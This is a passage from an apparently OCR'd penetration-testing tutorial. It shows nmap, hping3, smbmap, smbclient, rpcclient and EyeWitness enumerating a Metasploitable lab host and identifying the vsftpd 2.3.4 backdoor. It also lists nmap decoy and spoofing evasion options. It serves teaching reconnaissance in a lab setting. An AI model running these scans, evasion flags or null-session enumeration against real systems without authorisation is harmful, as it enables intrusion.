      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...1 .... = Acknowledgment: Set
      .... .... 0... = Push: Not set
      .... .... .0.. = Reset: Not set
      .... .... ..0. = Syn: Not set
      .... .... ...0 = Fin: Not set
      [TCP Flags: ·******A····]
    Window size value: 64240
    [Calculated window size: 64240]
    [Window size scaling factor: -2 (no window scaling used)]
    Checksum: 0x53ca [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  > [SEQ/ACK analysis]
  > [Timestamps]
```

ACK Flag is used in this packet

```
root@kali:~# nmap scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-22 12:27 AST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.12s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 9.99 seconds
```


```
root@kali:~# nmap -sn 10.10.10.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-22 13:03 AST
Nmap scan report for 10.10.10.1
Host is up (0.00034s latency).
MAC Address: 00:0C:29:2B:29:7F (VMware)
Nmap scan report for 10.10.10.14
Host is up (0.00027s latency).
MAC Address: 00:0C:29:A0:B0:6A (VMware)
Nmap scan report for 10.10.10.15
Host is up (0.00019s latency).
MAC Address: 00:0C:29:53:2A:EB (VMware)
Nmap scan report for 10.10.10.19
Host is up (0.00033s latency).
MAC Address: 00:0C:29:24:BE:4F (VMware)
Nmap scan report for 10.10.10.100
Host is up (0.00024s latency).
MAC Address: 00:0C:29:28:78:DB (VMware)
Nmap scan report for 10.10.10.16
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 34.91 seconds
```


```
root@kali:~# nmap -A -O -sV 10.10.10.100
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-22 15:57 AST
Nmap scan report for 10.10.10.100
Host is up (0.00013s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed      code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.10.16
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

service versions

```
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux;

Host script results:
|_clock-skew: mean: 2h00m01s, deviation: 2h49m53s, median: -6s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2019-04-22T15:59:22-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
```

target is running Linux with kernel 2.6






```
root@kali:~# nmap -sS -p 80 10.10.10.100
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-23 10:58 AST
Nmap scan report for 10.10.10.100
Host is up (0.00023s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:28:78:DB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 16.69 seconds
```


ip.addr eq 10.10.10.16 and ip.addr eq 10.10.10.100

No.	Time	Source	Destination	Protocol	Length	Info
18	21.961264011	10.10.10.16	10.10.10.100	TCP	58	64792 → 80 [SYN] Seq=0 Win=1024
19	21.961444857	10.10.10.100	10.10.10.16	TCP	60	80 → 64792 [SYN, ACK] Seq=0 Ack=1
20	21.961468831	10.10.10.16	10.10.10.100	TCP	54	64792 → 80 [RST] Seq=1 Win=0 Len=0


No.	Time	Source	Destination	Protocol	Length	Info
15	16.8193233…	10.10.10.16	10.10.10.100	TCP	58	48518 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16	16.8193487…	10.10.10.14	10.10.10.100	TCP	58	48518 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
17	16.8193836…	10.10.10.15	10.10.10.100	TCP	58	48518 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
18	16.8194016…	10.10.10.19	10.10.10.100	TCP	58	48518 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19	16.8195510…	10.10.10.100	10.10.10.16	TCP	60	80 → 48518 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=
20	16.8195749…	10.10.10.16	10.10.10.100	TCP	54	48518 → 80 [RST] Seq=1 Win=0 Len=0

Operator	Description
-f	Used to fragment probes by creating 8-byte packets
-D RND: 10	Generates 10 random decoys
--source-port	Allows you to spoof your source port. Eg. --source-port 123
--source-mac	Allows you to spoof your source MAC address
--mtu	Used to specify a custom Maximum Transmission Unit (MTU)






```
root@kali:~# nmap -sA -p 80 10.10.10.100
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-23 12:50 AST
Nmap scan report for 10.10.10.100
Host is up (0.00021s latency).

PORT   STATE      SERVICE
80/tcp unfiltered http
MAC Address: 00:0C:29:28:78:DB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 16.69 seconds
```





```
root@kali:~# nmap -sA 10.10.10.19
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-23 12:55 AST
Nmap scan report for 10.10.10.19
Host is up (0.00014s latency).
All 1000 scanned ports on 10.10.10.19 are filtered
MAC Address: 00:0C:29:24:BE:4F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 37.74 seconds
```

Category	Description
All	Run all NSE Scripts
Auth	Authentication Scripts
Default	Executes basic scripts during NMap scan
Discovery	Run scripts which will help to obtain indepth information about a target
External	Run scripts which communicate with OSINT sources
Intrusive	Run intrusive scripts against the target
Malware	Run scripts which will check for backdoors and malware
Safe	Run basic scripts which are not intrusive
Vuln	Check for common vulnerabilities in a target

```
root@kali:~# nmap --script vuln 10.10.10.100
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-24 12:26 AST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.100
Host is up (0.000097s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  OSVDB:73573  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
```

Vulnerability found


Zenmap
Scan Tools Profile Help
Target: 10.10.10.100
1
Profile: Quick scan
2
Scan
3
Command: nmap -T4 -F 10.10.10.100
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap -T4 -F 10.10.10.100
Details
Service
ajp13
ccproxy-ftp
domain
ftp
http
login
microsoft-ds
mysql
netbios-ssn
nfs
postgresql
rpcbind
shell
smtp
ssh
telnet
vnc
Filter Hosts
Nmap scan report for 10.10.10.100
Host is up (0.00031s latency).
Not shown: 82 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
513/tcp open login
514/tcp open shell
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
8009/tcp open ajp13
MAC Address: 00:0C:29:28:78:DB (VMware)
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds




```
root@kali:~# ping 10.10.10.14 -c 4
PING 10.10.10.14 (10.10.10.14) 56(84) bytes of data.

--- 10.10.10.14 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 58ms
```


```
root@kali:~# hping3 -S 10.10.10.14 -p 80 -c 2
HPING 10.10.10.14 (eth0 10.10.10.14): S set, 40 headers + 0 data bytes
len=46 ip=10.10.10.14 ttl=128 DF id=2493 sport=80 flags=SA seq=0 win=65392 rtt=7.8 ms
len=46 ip=10.10.10.14 ttl=128 DF id=2495 sport=80 flags=SA seq=1 win=65392 rtt=7.8 ms

--- 10.10.10.14 hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 7.8/7.8/7.8 ms
```


```
root@kali:~# hping3 -8 20-1000 -S 10.10.10.14
Scanning 10.10.10.14 (10.10.10.14), port 20-1000
981 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   80 http       : .S..A... 128 17675 65392    46
  135 epmap      : .S..A... 128 28683 65392    46
  139 netbios-ssn: .S..A... 128 29963  8192    46
  445 microsoft-d: .S..A... 128 49163 65392    46
  902            : .S..A... 128 49419 65392    46
  912            : .S..A... 128 49675 65392    46
All replies received. Done.
```

```
root@kali:~# smbmap -H 10.10.10.100
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.100...
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
        Disk                                                    Permissions
        ----                                                    -----------
        print$                                                  NO ACCESS
        tmp                                                     READ, WRITE
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS
        ADMIN$                                                  NO ACCESS
```


```
root@kali:~# smbmap -H 10.10.10.100 -r tmp
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.100...
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
        Disk                                                    Permissions
        ----                                                    -----------
        tmp                                                     READ, WRITE
        ./
        dr--r--r--                0 Fri Apr 19 15:11:31 2019    .
        dw--w--w--                0 Sun May 20 14:36:11 2012    ..
        dr--r--r--                0 Fri Apr 19 15:01:04 2019    .ICE-unix
        fw--w--w--                0 Fri Apr 19 15:02:06 2019    5117.jsvc_up
        dr--r--r--                0 Fri Apr 19 15:01:30 2019    .X11-unix
        fw--w--w--               11 Fri Apr 19 15:01:30 2019    .X0-lock
root@kali:~#
```

```
root@kali:~# smbclient -L //10.10.10.100
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service
        ADMIN$          IPC       IPC Service
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
root@kali:~#
```


JXplorer
File Edit View Bookmark Search LDIF Options Tools Security Help
cn
=
Quick Sea...
Explore
Results
Schema
no entries
HTML View
simple.html
Select an entry to view data
Couldn't Connect: Try Again
Host:
10.10.10.22
Port:
389
Protocol:
LDAP v3
Optional Values
Base DN:
dc=pentestlab, dc=local
Read Only:
Security
Level:
User + Password
User DN:
bob
Password:
****
Use a Template
Save
Delete
Default
OK
Cancel
Help




```
root@kali:~# rpcclient -U "" 10.10.10.100
Enter WORKGROUP\'s password:
rpcclient $> srvinfo
        METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03
rpcclient $>
```




```
root@kali:~# cd EyeWitness/setup/
root@kali:~/EyeWitness/setup# chmod +x setup.sh
root@kali:~/EyeWitness/setup# ./setup.sh
```

```
##############################################################################
#                                   EyeWitness                               #
##############################################################################
#           FortyNorth Security - https://www.fortynorthsecurity.com          #
##############################################################################

Attempting to screenshot http://example.com

[*] Done! Report written in the /root/EyeWitness/04242019_225410 folder!
Would you like to open the report now? [Y/n] Y
```

Report Generated on 04/24/2019 at 22:54:10

